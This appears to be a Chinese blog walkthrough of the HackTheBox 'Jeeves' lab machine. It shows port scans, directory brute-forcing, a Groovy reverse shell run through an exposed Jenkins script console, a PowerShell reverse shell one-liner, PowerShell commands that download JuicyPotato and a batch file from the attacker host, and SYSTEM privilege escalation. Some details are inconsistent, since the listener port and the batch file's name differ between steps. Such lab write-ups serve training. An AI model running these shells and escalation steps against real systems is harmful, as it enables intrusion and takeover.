No.5-Jeeves-难度普通-HTB-walkthrough

原创

lkonw 星辰 于 2020-02-10 16:02:07 发布 301 收藏

文章标签： github cmd 安全

本文链接：https://blog.csdn.net/weixin_43851945/article/details/104248919

No.5-Jeeves-难度普通-HTB-walkthrough

攻击机：官方Kali linux 2019 64位

作者：**lkonw**

靶机介绍

一，端口扫描

日常的 HTTP端口80 和 端口50000 Jetty HTTP服务器


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-03 15:11 +08
Nmap scan report for 10.10.10.63
Host is up (0.27s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 5h00m43s, deviation: 0s, median: 5h00m43s
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-02-03T12:12:37
|_  start_date: 2020-02-03T09:12:36

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.01 seconds
```

二，Enumeration

Gobuster 结果


```
root@xing:~/Desktop/hackthebox/wordlist# gobuster dir -w directory-list-2.3-medium.txt -u "http://10.10.10.63:50
000" -t 50
=====================================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====================================================================
[+] Url:            http://10.10.10.63:50000
[+] Threads:        50
[+] Wordlist:       directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
=====================================================================
2020/02/10 15:07:50 Starting gobuster
=====================================================================
/askjeeves (Status: 302)
```

发现了CMS Jenkins



Google了后 发现 Jenkins 的script console 能执行 Groovy 代码。

传送门



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (i
you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1
```



Google 下 Groovy reverse shell

这个项目有很多方便的Reverse shell的代码

传送门

```
String host="10.10.14.6";
int port=4242;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream p
i=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOu
tputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.
read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();bre
ak;}catch (Exception e){}};p.destroy();s.close();
```

成功拿到 cmd shell




三， Root

```
C:\Users\Administrator\.jenkins>whoami /priv
```

发现Privileges的 SeImpersonatePrivilege 是 enable
我们滥用这个特权让系统用SYSTEM来执行我们的文件 从而取得提权
我们可以使用 Juicy-Potato 进行提权。

想要了解更多的可以点击传送门进行阅读

传送门



首先，我们要制作一个 JuicyPotato 的文件 可以从github下载 然后编译。

JuicyPotato项目地址

我个人是用Visual Studio 2019 进行编译
完成后 获得 JuicyPotato.exe

创建一个 Powershell Reverse shell 脚本 命名为 powershell.bat

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.6',5555);$stream = $client.GetSt
ream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-O
bject -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$s
endback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stre
am.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

然后使用powershell 命令 上传这两个文件到我们的靶机上

```
powershell -c "(New-Object System.Net.Webclient).DownloadFile('http://10.10.14.6/juicypotato.exe','C:\Users\kohsuke\Desktop\juicypotato.exe'
powershell -c "(New-object System.Net.Webclient).DownloadFile('http://10.10.14.6/cmd.bat','C:\Users\kohsuke\Desktop\cmd.bat')"
```

然后使用执行

```
C:\Users\kohsuke\Desktop>juicypotato.exe -t * -p C:\Users\kohsuke\Desktop\cmd.bat -l 1234
juicypotato.exe -t * -p C:\Users\kohsuke\Desktop\cmd.bat -l 1234
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1234
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

成功拿到reverse shell

```
root@xing:/var/www/html# nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.63] 49708

PS C:\Windows\system32> whoami
nt authority\system
```